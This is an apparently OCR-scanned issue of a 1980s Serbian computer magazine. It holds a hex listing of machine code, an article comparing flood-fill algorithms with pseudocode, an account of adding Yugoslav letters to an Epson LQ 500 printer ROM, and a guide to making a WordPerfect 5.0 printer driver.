04C0  37 C0 CD DE 04 CD 22 00 44 4D E0 CD 55 00 E0 21   2A
04D0  40 00 ED 00 37 C0 21 4B 00 54 5D C5 CD AF 07 C1   D0
04E0  E7 ED 52 C0 CD F2 04 21 A5 11 7E D0 7F D0 0F CD   0B
04F0  DC 0E D0 23 10 F4 CD 03 05 10 EC 7E 07 C0 CD DC   06
0500  0B 23 10 F7 CD FB 0D EE 23 D0 23 7E 23 D0 30 DA   0D
0510  07 00 FE 0A D2 07 00 FE 00 20 00 30 17 11 EA 0D   20
0520  FD CB 00 EE 18 10 11 4A 05 CD 2E ED 30 0E 21 00   0E
0530  11 C3 0A 06 E5 CD B4 BB E1 11 5A 00 ED 53 DD 0E   A4
0540  37 C0 F5 CD 2B ED 30 FB F1 C0 FE 70 D0 FB 41 3F   10
0550  D0 FB 50 D0 FB 01 3F C0 CD 52 05 D0 FE 5F 37 CB   D2
0560  FE 3A D0 FB 30 3F C0 10 00 FE 3A D0 FE 30 3F D0   27
0570  D0 30 37 C0 CD 71 05 D0 F0 20 FE 07 D0 FE 01 3F   E5
0580  D0 D0 57 37 C0 FB 32 10 E2 01 00 0A 10 00 01 0B   00
0590  10 10 03 01 1C 02 70 32 04 05 70 32 70 05 7E CD   22
05A0  0F 05 D0 D5 EB 00 00 00 00 D5 4F 11 0A 00 CD 10   05
05B0  0F 30 11 00 30 0E D1 13 1A CB 0F 05 30 EB EB 42   1E
05C0  40 D1 37 C0 D1 D1 07 C0 CD FB 0D CD 01 00 30 2F   07
05D0  70 01 20 20 C0 11 10 22 CD 4F 0D D0 10 21 CD FB   D4
05E0  0D CD 71 05 01 0A 00 DC D0 05 50 50 CD FB 0D FB   DA
05F0  2C 01 0A 00 20 04 23 CD D0 05 CD FB 0D 07 C0 21   A3
0600  53 11 AF FD CB 01 0B FD CB 00 0E E5 CD 1F 03 CD   40
0610  7B BB 28 C4 EF 04 E1 CD EC 04 FD CB 00 00 C4 7D   E7
0620  0C FD CB 00 6E C4 02 BC FD CB 00 A0 FD CB 00 AE   D0
0630  C3 0E 04 D5 0A 50 5B 47 13 B5 1A 4E CB B0 C0 7F   B3
0640  20 07 00 20 15 23 13 10 F1 00 7F 00 20 0C 23 7E   A1
0650  CD 50 03 30 05 70 D1 D1 37 C0 E0 C0 7E 23 20 FB   05
0660  7E EB E1 04 07 20 D2 D1 C0 7E CD 52 05 D0 FD CB   0D
0670  00 4E 20 4F D0 ED 50 07 22 1A ED 53 40 22 07 E5   53
0680  20 04 13 13 13 13 13 13 1A CB 7F 20 00 0E 30 4A   FF
0690  20 52 23 13 10 F2 E0 7F BE 30 3F 20 47 23 7E CD   00
06A0  00 05 30 30 E5 2A 40 22 40 23 4E 03 71 2B 70 23   4D
06B0  23 4E 23 40 E1 D1 D1 3E FC 12 13 70 12 13 70 12   5D
06C0  13 37 C0 CD 25 07 70 FE 11 D0 E3 2A 40 22 00 E2   0C
06D0  40 22 E1 3E 22 01 01 22 10 DF EB CB 7E 23 20 FB   0A
06E0  EB E1 10 05 E1 E5 CD 25 07 2A 48 22 CD 50 00 3E   05
06F0  00 77 23 07 77 23 E5 11 00 00 13 CD 1A 0B 30 FA   E1
0700  ED 53 00 07 E1 73 23 72 23 23 23 EB E3 0B 0B 0B   CB
0710  00 0B 0B ED 00 1B 1A FB 00 12 C1 10 00 01 00 00   B4
0720  23 03 7B CD 50 00 30 F8 C0 01 50 22 10 10 11 0A   A7
0730  00 CD 33 0F 3E 30 03 0B 02 7C B5 20 F1 C0 11 10   B0
0740  00 CD 33 0F 3E 00 BB 3E 30 30 02 3E 37 03 0B 02   20
0750  7C B5 20 EA C0 AF CB 3C CB 1D CE 30 0B 02 7C B0   C7
0760  20 F3 C0 3E 00 1B 00 3E 10 10 02 3E 27 32 35 07   15
0770  D3 23 5E 23 56 E5 00 CD 31 07 E1 D1 0A 07 C0 12   47
0780  13 03 1B F0 3E 20 E5 D0 C0 00 04 21 53 22 77 23   C7
0790  10 FC E1 01 50 22 CD 30 07 D1 21 53 22 01 00 00   D4
07A0  ED 00 E1 C5 2A 00 22 23 23 7E 23 FB FC 30 F0 B7   00
07B0  20 F7 4E 23 46 2B 70 B1 C0 22 00 22 37 C0 2A 5F   4A
07C0  22 10 EF ED 4B BF 22 ED 43 01 22 ED 4B 08 22 00   FB
07D0  0B ED 43 B3 22 CD FB 0D CD 71 05 30 20 FE 2D D0   00
07E0  25 CD FB 0D CD 71 05 D0 CD D0 05 03 70 B1 C0 CD   F2
07F0  22 00 3A 01 22 03 3A 02 22 0A 30 04 ED 5B 01 22   7F
0800  ED 53 B3 22 C0 CD D0 03 C5 CD 22 00 C1 ED 53 01   01
0810  22 CD FB 0D FE 2D 20 C0 10 D1 E5 50 50 CD CB 07   0F
0820  30 0E EB 37 7D 00 7C 00 EB 30 05 CD AC 07 10 FB   13
0830  EB E1 C0 00 00 CD 22 00 70 B1 C0 ED 42 3F D0 2A   2E
0840  01 22 10 03 CD AF 07 ED 40 53 22 7D 01 7C 00 C0   70
0850  CD 7A 00 FD C0 01 9E ED 50 00 22 E0 ED 52 E5 C0   20
0860  D5 CD 13 00 2A 00 22 2B 54 5D ED 42 C1 ED B0 23   CE
0870  C1 C0 E5 2A B0 22 ED 50 00 22 B7 ED 52 ED 42 E1   00
0880  D0 21 04 11 C3 0A 06 CD CB 07 CD 02 00 ED 4B 03   5A
0890  22 2A 01 22 3E 1B 32 FB 00 CD CB 00 70 0B 4F 70   FB
08A0  0C 47 AF B1 4F 0F 00 47 CD 13 00 54 5D ED 42 E5   73
08B0  2A 00 22 25 B7 ED 52 44 4D B1 ED B0 CB C5 E5 7D   11
08C0  01 7C 00 30 03 E1 C1 C0 25 23 7B 23 FB FC 20 00   3F
08D0  FE FD 30 F4 B7 20 00 10 F1 E5 C5 CD 11 0B 2B 2B   AA
08E0  5E E8 50 7A CB 0A D0 B2 1B EB D0 B2 77 23 73 7A   00
08F0  B3 20 14 01 00 00 E5 23 23 23 23 23 03 CB 7E 23   33
0900  20 FA E1 2B CD AA 00 C1 E1 10 BD DD 21 5D 22 DD   1A
0910  23 DD 23 DD 3E 00 DD 50 01 7D 03 7C 0A 30 00 EB   FC
0920  00 DD 75 00 DD 74 01 EB 11 00 22 DD 7D 03 DD 7C   05
0930  0A 30 DC C0 FD CB 00 0E 21 A3 AC 23 70 B7 20 00   41
0940  FE 20 30 F7 3B 20 10 F3 11 00 00 ED 53 40 22 CD   50
0950  77 00 D0 21 42 00 7E 07 37 C0 CD 1D 10 D0 CD DE   A0
0960  04 ED 5B 40 22 10 44 4D CD 7A 00 FD CB 00 CE 11   31
0970  40 00 21 A4 AC CD FB 0D CD 01 05 D0 70 12 00 C0   A1
0980  13 70 12 13 CD FB 0D FE 2A 20 00 12 13 25 01 EB   11
0990  12 10 1B CD 10 0A 01 A7 11 CD 3B 00 30 14 CD 71   0C
09A0  00 D0 7E FB 3A 20 01 25 CD 10 0A 01 A7 11 CD 3B   01
09B0  00 D0 12 13 CD 10 0A 01 05 12 CD 3B 06 30 F3 CD   E0
09C0  71 00 CD 10 0A CD 07 0A 20 03 23 10 E5 CD 71 05   33
09D0  30 00 3E FD 12 13 CD 01 05 10 1A FB 23 20 0A 3E   BC
09E0  FE 12 13 23 CD 00 05 10 0C FB 25 20 0F 3E FF 12   00
09F0  13 23 CD 0B 05 D0 70 12 13 70 10 D0 23 10 B3 FE   BF
0A00  22 D0 12 13 23 7E B7 2B 05 FE 22 20 FB C0 CD FB   0D
0A10  0D FE 3B 20 07 12 13 23 7E B7 20 FB 07 D0 12 E1   01
```

Elegantno popunjen crtež

Popunjavanja zatvorenih kontura nije nimalo jednostavan zadatak, a neka naoko jednostavna i elegantna rešenja mogu dati krajnje nepraktična rezultata.

Viktor Cerovski



Najjednostavniji algoritam za popunjavanje zatvorene konture je svakako algoritam fill1 (na ulazu je koordinata jedne tačke unutar konture — funkcija test vraća true ako je zadata tačka „prazna") Mada (zahvaljujući rekurzivnosti) sasvim razumljiv i naizgled sasvim kratak on zapravo zahteva za svoje potrebe veliku količinu memorije — za svaku novu tačku koju treba iscrtati treba da se zapamte (na steku) koordinata prethodne Ako bismo ovim algoritmom pokušali da ispunimo prazan ekran (najgori slučaj) veličine 640×400 tačaka za to bi nam trebalo 640×400×4 bajtova — dakle ceo megabajt memorije!

Levo—desno ..

Zato treba smisliti bolji algoritam na primer fill2 — ispituju se tačke levo i desno od tekuće tačke u okviru tekućeg reda i umesto da se izvrši 50 rekurzivnih poziva za popunjavanje 50 „praznih" tačaka levo od tekuće tačke sada se samo pomeri pokazivač xl da pokazuje na najudaljeniju tačku sleva a zatim se i xr pomeri na desnu stranu Posle se iscrta jedna horizontalna linija u okviru tekućeg reda određena sa xl i xr Na kraju rekurzivno primenimo isti postupak na svaku tačku iznad i ispod nacrtane horizontalne duži — jer su tu sve potencijalno nepopunjene tačke spojene sa tačkama koje su upravo popunjene Vidimo da je sada broj rekurzivnih poziva neuporedivo znatno manji nego kod algoritma fill1 — ima ih u najgorem slučaju onoliko koliko horizontalnih „crtica" sadrži deo ekrana koji treba ispuniti Pri svakom rekurzivnom pozivu treba na steku sačuvati vrednosti tri promenljive koordinate tekuće tačke (X, Y) kao i vrednost xr jer one definiše izlazni kriterijum u FOR petlji

Da izračunamo koliko bi u najgorem slučaju (primenjeno na ekran sa veličine 640×400 tačaka) ovi podaci mogli da zauzmu mesta na steku (razmislite kako izgleda kontura koja zahteva najviše memorije) 320×399×6 bajtova približno 750 K Neizgled novim algoritmom nismo postigli neku razumniju uštedu memorijskog prostora ali posmatrajmo nešto jednostavnije situacije pretpostavimo da je potrebno ispuniti neki konveksan objekat na primer krug Tada od prvog algoritma broj rekurzivnih poziva (sa time i veličina upotrebljene memorije) raste kvadratno sa rastom poluprečnika (jer zavisi od broja tačaka unutar kruga — dakle od njegove površine) dok kod drugog raste linearno (jer zavisi od broja horizontalnih duži od kojih se sastoji krug — dakle od njegovog prečnika)

Baš kod ovakvih konveksnih oblika ovaj algoritam je najšledljiviji Tako je pri ispunjavanju praznog ekrana ovom algoritmu potrebno u proseku nešto manje od 2 K memorije za stek Razne varijante baš ovog algoritma su i najčešće u raznim programima za crtanje — u realnim situacijama odvajanje hiljadu-šest kilobajta na nekoj 16-bitnoj mašini ne predstavlja veliki problem na osmobitnicima odgovarajući memorijski „izdaci" su srazmerno manji pa ipak krajnji rezultat je da programi poput „Art Studija" za C64 ili „Advanced Art Studija" za CPC 6128 popunjavaju tek *skoro* svaku zatvorenu konturu

... ili u svim smerovima

Ostaje nam još da razmotrimo algoritam fill3 Ovaj algoritam u svom originalnom obliku sam bio napisao za rešavanje problema pronalaženja (najkraćeg) puta do izlaza u lavirintu što je zapravo ekvivalentno popunjavanju zatvorene konture Prvo što možemo da primetimo je da je ovaj algoritam nešto sporiji od prethodnog (koji i inače nije naročito brz) što svakako nije pohvalno ali videćemo da postoje bar dva razloga za njegovu upotrebu

Algoritam radi na sledeći način ispituje se stanje tačaka ispod iznad levo i desno od tekuće tačke Svaku od tih tačaka ako je „prazna" popunimo i potom zapamtimo njene koordinate u pomoćnom nizu (ovo obavlja potprogram memo) Kad to uradimo identičan postupak primenjujemo na svaku od tačaka iz tako dobijenog niza Znači umesto da analizira stanje tačaka unutar jednog reda on „odjednom" ispituje sve tačke u okolini šireći popunjeno područje u sva četiri smera Pri tom se koriste dva niza xk yk — u jednom su koordinate tačaka čiju okolinu treba ispitati, a u drugi se smešta rezultat ispitivanja okoline ovih tačaka (treba primetiti da se niz koristi tek kao FIFO struktura) Ako u toku ispitivanja nije nađena ni jedna nepopunjena tačka to je signal da je kontura popunjena

Koliko nam memorije treba za smeštanje nizova xk i yk najnezgodniji slučaj za ovaj algoritam (sa stanovišta potrošnje memorije) je kad treba popuniti prazan ekran — nije teško izračunati da je tada broj tačaka N čije koordinate treba zapamtiti (ako ekran ima dimenziju W×H)

N=2*min(W H)

U slučaju da ekran ima dimenzije 640×400 tačaka utrošena memorija za smeštanje ovih nizova iznosi 2*800*4=6400 bajtova znači tek nešto više od 6 K! (na „spektrumu" bi utrošak memorije za nizove bio 768 bajtova!) Osim ove algoritam ima još jednu prednost a to je način na koji popunjava površ — dok algoritmi poput fill2 algoritma popunjavaju konturu liniju po liniju i to na (za korisnika) nepredvidljiv i čudan način rad poslednjeg algoritma podseća na širenje kapljice mastila na papiru

Do sada nismo detaljnije razmatrali brzinu rada pojedinih algoritama Verovatno bi tek upoređivanje programa u asembleru dalo neke preciznije podatke ipak algoritme bi trebalo usavršavati u smislu smanjenja test operacije (u tom pogledu se posebno može poboljšati fill3 algoritam) što bi sigurno povećalo njegovu brzinu

```
POPUNJAVANJE ZATVORENIH KONTURA
   Cerovski Viktor (c) 1988

proc fill1 (x y)
   if test (x y) then
      plot (x y)
      fill1(x+1 y)
      fill1(x y+1)
      fill1(x-1 y)
      fill1(x y-1)
   endif
endproc

proc fill2(x y)
   xl=x  xr=x
   while test(xl y) do xl=xl-1
   while test(xr y) do xr=xr+1
   if xl<xr then
      for x=xl to xr do plot(x y)
      for x=xl to xr do
         fill2(x y+1)
         fill2(x y-1)
      next
   endif
endproc

proc fill3(x y)
   dim xk[2 800] yk[2 800]

   proc memo(x y)
      plot(x y)
      j=j+1; xk[b j]=x; yk[b j]=y
   endproc

   if test(x y) then
      plot(x y); a=1; b=2
      xk[a 1]=x; yk[a 1]=y; n=1
      repeat
         j=0; i=1
         repeat
            x=xk[a i]; y=yk[a i]
            if test(x+1 y) then memo(x+1 y)
            if test(x y+1) then memo(x y+1)
            if test(x-1 y) then memo(x-1 y)
            if test(x y-1) then memo(x y-1)
            i=i+1
         until i>n
         swap(a b); n=j
      until n=0
   endif
endproc
```

Epson LQ 500/YU znaci u LQ štampačima

NLQ latinica

U svetu matričnih štampača za kućne računare prošle godine se dogodila jedna izuzetno značajna smena — printere sa 9 smenili su štampači sa 24 iglice, čija je osnovna prednost u velikoj brzini rada, kvalitetnijem ispisu, i većem broju pisama. Da bi se sve te mogućnosti iskoristile na jugoslovenskom tlu, potrebno je da štampač poseduje barem latinične YU znake u svim fontovima. Ugradnjom latiničnih YU slova Đ,Š,Č,Ć,Ž, đ,š,ć,č i ž omogućava se primena matričnih štampača u latiničnim područjima otvaraju putevi za ugradnju ćirilice.


Posle mnogobrojnih nastojanja da nađemo rešenje za ugradnju YU znakove u „epson LQ 500" došli smo do zaključka da se ovom problematikom niko nije profesionalno bavio. Stoga smo odlučili da sami izvršimo ugradnju

Prvi problem je bio kako pronaći karakter generator koji se nalazi u romu štampača. Ubrzo smo shvatili da su znaci smešteni u PROM kapaciteta 128 kilobajta. S obzirom da smo se prvi put sreli se PROM-om tog tipa imali smo izvesnih poteškoća sa iščitavanjem njegove sadržine. Koristeći adekvatnu literaturu i iskustvo uspeli smo parcijalno da dođemo do njegovog sadržaja. Manipulacijom snimljenim fajlovima smo olakšali njihovim spajanjem u jedan. Time je prvi na mak deo posla bio završen

Kod analize zapisa naišli smo na dodatne probleme na znajući unapred (bez servisne literature koja se ne isporučuje) o samoj organizaciji generatora znakova i programa koji pokreće štampač

Znajući unapred da je matrica jednog znaka veličine 23×28 tačkica, pretpostavili smo da je u zapisu svakom znaku dodeljena veličina 3×28 bajta jer se svaka tačka prikazuje pomoću jednog bita (1 bajt=8 bita). Prateći tu logiku napravili smo pomoćni program koji nam na ekranu prikazuje matricu kakvu smo zamislili, koristeći dodjene podatke se zapisa (Slika 1.)

Na primeru velikog slova D prikazaćemo ukratko kompletnu promenu u naše slovo Đ. Leva kolona predstavlja heksadecimalnu adresu na kojoj počinju sledeća tri bajta. Srednja kolona je slikovni prikaz tri





Slika 1 Matrica slova D   Slika 2 Matrica slova Đ

```
156789:;<=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijkln
16789:,<=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklm
5789:;<=>?ZABCĐEFGHIJKLMNOPQRSTUVWXYZŠĐCČ_zabcdefghijklmr
789:;<=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklmnc
39:;<=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklmnoj
9:;<=>?ZABCĐEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklmnop
;<=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklmnopq
=>?ZABCDEFGHIJKLMNOPQRSTUVWXYZŠĐCĆ_zabcdefghijklmnopqr
```

bajta čije se realna vrednost nalaze u desnoj koloni. Gore prikazani znak pripada tablici koja kreira SANSERIF fond. U romu „epsona LQ 500" postoji 11 različitih osnovnih fontova iz kojih se izvodi još dvadesetak drugih pisama (slika 3.)

Zatim smo pronašli prazan prostor u PROM-u popunjen sa FF (ADRESA 5CB1) u koji smo prekopirali veliko slovo D. Dodali smo crticu koja karakteriše naše slovo Đ i novoproizvedeno YU slovo je dobilo izgled kao na slici 2. Pošto se pri radu sa YU znacima poštovao YUSCI standard pronađena je adresa slova O u švedskom alfabetu i mesto njega je ubačeno veliko Đ

Vektorska tablica koja nam daje podatke o svakom znaku se nalazi na samom početku proma. Svakom znaku pripada 6 bajtova:
1 bajt broj praznih piksela sa leve strane znaka
2. bajt dužina u pikselima samog karaktera
3 bajt broj praznih piksela sa desne strane znaka
4 i 5 bajt adrese na kojoj se nalazi matrica
6 bajt prvi ili drugi blok od 64K i proporcionalni mod

DRAFT	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
		—DOUBLE WIDTH
		—UNDERLINE
ROMAN	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
	—PS	—DOUBLE WIDTH
		—UNDERLINE
SANSERIF	—10CPI	—CONDENSED
	—12CPI	—BOLD
	—15CPI	—ITALIC
	—PS	—DOUBLE WIDTH
		—UNDERLINE

Slika 3 Osnovni fontovi u ROM-u štampača „epson LQ 500"

U vektorskoj tablici su date sledeće vrednosti za slova koja su nam potrebna

D — 3AD6 06 1A 04 E2 42 01
O — 3AD6 03 1e 03 bc 59 01
Đ — 3AD6 06 1A 04 B7 5C 00

Za naše slovo Đ je promenjena adresa (umesto 59BC-drugi blok, unesena je adresa 5CB7 prvi blok) i promenjeni su parametri koji određuju širina slova (umesto 06 1E 03 koji se odnose na O unesено 06 1A 04 za naše D)

Ovaj postupak se mora ponoviti za svako naše slovo tj. još za Š Ć Č Ž đ š ć č i ž. Normalno ako želite da imate naša slova u više fontova ceo postupak mora da se ponovi onoliko puta koliko fontova menjate

Time posao nije završen. Sledeći potez je punjenje EPROM a koji će zameniti originalni. Kao što smo već pomenuli u štampaču se nalazi PROM kapaciteta 128 kilobajta. To je dva puta veći PROM od EPROM-a 27512 koji još i možemo naći. Gledajući američke kataloge pronašli smo EPROM istog kapaciteta koji bi mogao da ga zameni. Međutim njegova brzina pristupa je neadekvatna i nismo sigurni k[...] bi se štampač ponašao pri radu sa njim. Još jedan razlog što se nismo odlučili na njegovu porudž[...] je i cena oko 60 US dolara. U evropskim katalozi[...] ga nismo pronašli. S obzirom na sve to i teškoće [...] poručivanju iz USA pokušali smo da izvedemo hardversku simulaciju tog proma. Posle više pokuša[...] lo nam je i uspelo uz korišćenje originalnog PR[...] i EPROM 27512 koji smo napunili izmenjenim sadržajem

Kada smo odštampali prve tekstove shvatili smo da trud nije bio uzaludan. Dobili smo savršen tekst sa našim slovima ne koristeći nikakve pomoćne programe već običan tekst procesor koji šalje ASCII kodove štampaču

Kasnije smo razvili YU setove za ostale štampače iz „EPSON"LQ serije (LQ—800 LQ—850 LQ1—050) na sličan način. Razlika u hardveru je jedi[...] kod štampača LQ—800 utoliko što se njegovi fontovi nalaze u epromu (ili promu) kapaciteta 32K i EPROM-u 27256 pa nije potrebno vršiti nikakv[...] hardverske zahvate

Srdanović Vladimir &
Cvetić Miodrag

WordPerfect 5.0 i matrični štampač

Hvala, nije trebalo

Iako se *WordPerfect 5.0* već poodavno odomacio u našim krajevima, stekli smo utisak da ga malo ko u Jugoslaviji koristi. Razlozi, svakako, ne leže u kvalitetima ovoga paketa. Verujemo da se *WordPerfect* kod nas ne koristi zato što ljudi ne umeju da ga adaptiraju za pisanje YU latiničnim pismom. Ovaj napis izlaže rezultate naših višemesečnih napora u izgradnji softverskog interfejsa između *WordPerfect*-a i laserskih i matričnih štampača. Pošto se radi o izuzetno gorkoj pilulі, podelili smo je u dva dela — ovde ćemo se baviti matričnim, a u sledećim „Računarima" laserskim štampačem!

Dejan Ristanović

Iako ne sumnjam da ću imati još dosta prilika da pišem o *WordPerfect*-u 5.0, početak ovoga teksta je dobra prilika za nekoliko osnovnih napomena. Obzirom da je *WordPerfect* tekst procesor koji redovno koristim i da sam na *WordPerfect*-u 4.2 napisao skoro dva megabajta teksta, verujem da sam dovoljno merodavan da kažem da je nova verzija značajno bolja. Dopala mi se, pre svega, mogućnost detaljnog definisanja tastature koja prevazilazi sve druge programske pakete koje sam instalirao — pokušajte da na *Turbo Pascalu* definišete komandu koja bi se izvršavala pritiskom na PLUS sa numeričke tastature! Editovanje makro naredbi je druga sitnica koja mnogo znači, a ne treba zaboraviti ni činjenicu da se jednom pozvani makroi ubuduće izvršavaju iz memorije što bitno ubrzava rad. Logičnije raspoređeni funkcijski tasteri (na verziji 4.2 su postojala četiri *Print* menija što znači da čovek nikada nije znao gde je skrivena koja opcija) pomažu korisniku da razmišlja o tekstu koji piše a ne o tekst procesoru koji koristi.

Savršeno neprilagođen

Što se samog editovanja tiče, unekoliko predizajnirana koncepcija tastera Move (pogotovu kada je dopunite se nekoliko makro naredbi) olakšava rad ali na način na koji se treba poduže privikavati. Udarni novitet zvani uklapanje grafike u tekst, moram da priznam, nisam probao — kada mi treba mešavina teksta i grafike, obično startujem *Venturu*! Iako su mi zbog toga više puta rekli da je trebalo da ostanem na *Tasword*-u (ispravnije bi bilo reći na *Wiew*-u pošto nikada nisam imao Spektrum) i dalje sam sasvim zadovoljan tekst procesorom koji podržava dva tipa isticanja teksta, indekse, izložioce i neka veća slova za naslove — više od toga mi jednostavno nije potrebno.


Što se mane *WordPerfect*-a tiče, mogao bih da navedem nekoliko sitnica, ali ni jedne od njih nije bitna ili neresiva (najluđe je što niko u *WordPerfect* korporaciji ne razmišlja o konsnoj alaci koja se zove nek i što ne omogućava štampanje teksta u memoriji od recimo druge do osme stranice). Program je, dakle, moćan ali koliko je jednostavan za upotrebu? Što se običnih stvari tiče, upotreba nije baš jednostavna, ali je dosledno zamišljena i izvanredno dokumentovana (osim detaljne dokumentacije na raspolaganju je nekoliko prilično obimnih i dobro napisanih knjiga). Stvari počinju da se komplikuju čim pokušate nešto egzotičnije — dokumentacije odjednom nema, meniji nisu naročito *user friendly*, HELP je pisao neki ljubitelj stare Sparte, poruke o greškama podsećaju na kriptograme.

Ovi problemi, svakako, nisu posledica neozbiljnosti korporacije *WordPerfect*, čak i veoma napredan američki korisnik tekst procesora nema nikakve potrebe da hakeriše po drajveru za štampač, zašto onda opterećivati ionako veoma obimnu dokumentaciju ovakvim pikanterijama? *WordPerfect* je ipak dopunjen programom PTR pomoću koga se drajver za štampač može proizvoljno prilagoditi pa čak i konstruisati „od nule". Pretpostavljamo da nezavisnim firmama — proizvođačima pratećih programa za *WordPerfect* stoji na raspolaganju veoma detaljna dokumentacija koja opisuje strukturu drajvera za štampač i njegovo konstruisanje, ali nam je krivo što hoćemo da prilagođavamo softver, a nemamo firmu u Americi?

Neočekivano prosvetljenje

Samu instalaciju *WordPerfect*-a nema mnogo smisla poveravati programu INSTALL — po „regularnoj" instalaciji u radnom direktorijumu će se naći mali milion datoteka koje u stvari nisu potrebne. Zato smo na slici 1 popisali datoteke koje su zaista neophodne za normalno korišćenje tekst procesora, drajvere MATRIČNI.PRS i LASER.PRS, jasno, nećete naći na *WordPerfect* disketama — njihovo kreiranje ćemo opisati u ovim i sledećim „Računarima".

Obzirom da se uz *WordPerfect 5.0* isporučuju četiri diskete sa drajverima za razne štampače, najpre smo pokušali da iskoristimo ono što se pruža. Drajveri za štampače su upisani u datoteke koje se zovu WPRINT*.ALL gde je znakom * označen



Slika 1 Datoteke neophodne za korišćenje *WordPerfect*-a

broj datoteke. WPRINT1.ALL i WPRINT2.ALL su posvećeni raznim laserima, dok se u WPRINT3.ALL može naći drajver za *Epson FX 80/100*. Obzirom da se .ALL datoteke ne mogu koristiti samostalno, pomenuti drajver treba snimiti na disk pod imenom EPSON.PRS (komanda COPY iz glavnog PTR menija), a onda uneti u *WordPerfect* kombinacijom *Shift F7 S A L I*, kada je kurzor pozicioniran na EPSON.PRS, ENTER.

Pošto je štampač izabran i aktiviran, pokušali smo da ispišemo neki tekst. Dobra vest: kada bismo taj tekst ovde objavili, sve bi izgledalo savršeno. Loša vest: treba stati pa gledati i slušati kako štampač ispisuje tekst, posle svake reči glava putuje na početak rede, onda se papir pomera malo napred, pa malo nazad, pa se glava vraća... sve u svemu, štampanje svake strane traje po petnaestak minuta! Ova nas je enigma mučila skoro dva meseca — najpre sam posumnjao da postoji neka godinama skrivana nekompatibilnost između mog *Canona PW-1080A* ali kada se problem ponovio i na pravim *Epsonima FX-85* i LX-80 jednostavno nisam znao šta da mislim — ukoliko su se inženjeri korporacije *WordPerfect* svesno opredelili za ovakvo štampanje kako bi tekst mogao da odstupa od osnovne linije (jedne od udarnih novosti *WordPerfect*-a 5.0 je da slova mogu da šetaju unaokolo), o njihovom bi se razumu moglo mnogo diskutovati, što se mene tiče „pijana slova" bih uvek trampio za malo brže štampanje!

Pošto smo se pomirili sa problemom i sami napravili svoj drajver, nastupio je neočekivani trenutak prosvetljenja — sporo i lepo štampanje je karakteristika *High quality* moda, ali nema nikakve prepreke da u Shift F7 (*Select Printer*) meniju podesimo kvalitet teksta na *Medium* ili čak *Draft* — u prvom slučaju tekst će se ispisivati u *double strike*, a u drugom u običnom modu. NLQ slova nisu implementirana ali nema nikakve prepreke da ih aktivirate sa kontrolnog panela samog štampača.

Rudimentarni drajver

Iako se ovakvim igrama sa osnovnim drajverom svakako mogu konstruisati naša slova, verujemo da to nije pravi put prema rešenju — drajver je toliko komplikovan i toliko opterećen raznim opcijama koje su realizovane IF-ovima da je drveće sakrilo šumu: ako ste se tek susreli sa *WordPerfect 5.0* drajverima, EPSON.PRS će vam biti toliko nejasan da ćete od čitavog posla brzo odustati. Zato ćemo ovde opisati put kojim smo mi išli, tj. konstrukciju sasvim jednostavnog drajvera za štampač koji ne podržava grafiku ali zato podržava YU slova: kada razumete njegove principe lakše ćete se upustiti u „grafičke avanture".

Polazna tačka za naš novi drajver biće neatraktivna komponenta datoteke WPRINT3.ALL — u gomili zvučnih imena raznih štampača kriju se imena *Standard Printer* i *Standard Typewriter*. Radi se u stvari o krajnje rudimentarnim drajverima za štampače koji ne podržavaju brojne fontove, precizno pozicioniranje papira i glave, grafiku i druge stvari koje je *WordPerfect 5.0* doneo ovom svetu... sve u svemu materijal od koga bi se moglo nešto napraviti! Pokazalo se da je *Standard Printer* prava investicija — dodajući mu nekoliko sitnica kreirali smo sasvim solidan drajver za matrične štampače. Da bismo vam omogućili da sami obavite sličnu operaciju, najpre ćemo ukratko opisati upotrebu programa PTR koji se koristi za generisanje i modifikovanje printer drajvera. Za dalji rad je korisno izdvojiti drajver za *Standard Printer* u posebnu datoteku koja će se na primer zvati MATRIČNI.PRS.


Program PTR

Struktura programa PTR je unekoliko slična strukturi samog *WordPerfect*-a: otkucajte PTR ili PTR MATRIČNI.PRS i nađete se u osnovnom prozoru u kome su ispisani nazivi definisanih štampača, u našem slučaju *Standard Printer*. Pritiskom na F3 dobijate raspored funkcijskih tastera (slika 2) dok je dalja upotreba HELP biblioteke slična ali ne i identična sa *WordPerfect*-om: videćete da je HELP programa PTR zapravo jedna kontinualna šlajfna teksta kroz koju se možete kretati pritiscima na strelice, računar će se jedino pobrinuti da vas, kada zatražite pomoć vezanu za neku temu, pozicionira na odgovarajući segment „šlajfne".

Vredi zapamtiti da se pritiskom na **Save** (F10) i **Retrieve** (Shift F10) snima odnosno učitava drajver, da se za **Exit** (F7) napušta izabrana opcija ili čak sam program (pružiće vam se jasno prilika da prethodno snimite ispravljeni drajver) i da se sa **F4**, **F6** i **F8** bira entitet koji treba modifikovati.

Taster **F8** omogućava modifikovanje samih draj

vera za štampač tj. parametara kao što je inicijalizaciona sekvenca, postavljanja linijskog razmaka, mikrorazmicanje, isticanje teksta i tako dalje.



Slika 2 Raspored funkcijskih tastera u programu PTR

Taster **F4** omogućava definisanje tablica zamena uz pomoć kojih, na primer, možete da zahtevate da se umesto koda $AE štampaču šalje niz kodova ESC „R" 5 „[" ESC „R" 0. Jasno je da su tablice karaktera posebno značajne za definisanje YU slova.

Taster **F6** omogućava definisanje tablica širine znakova koje su posebno interesantne za vlasnika štampača koji podržavaju proporcionalno razmicanje. Ovim ćemo se tabelama baviti u sledećem „Računarima" pošto se proporcionalnim razmicanjem ima smisla baviti samo na laserima i štampačima sa lepezom.

Kombinacija tastera **Shift F8** omogućava definisanje karakteristika raznih uređaja za automatsko umetanje papira. Obzirom da sa sličnime nismo imali posla, ostavićemo ih za neku drugu priliku.

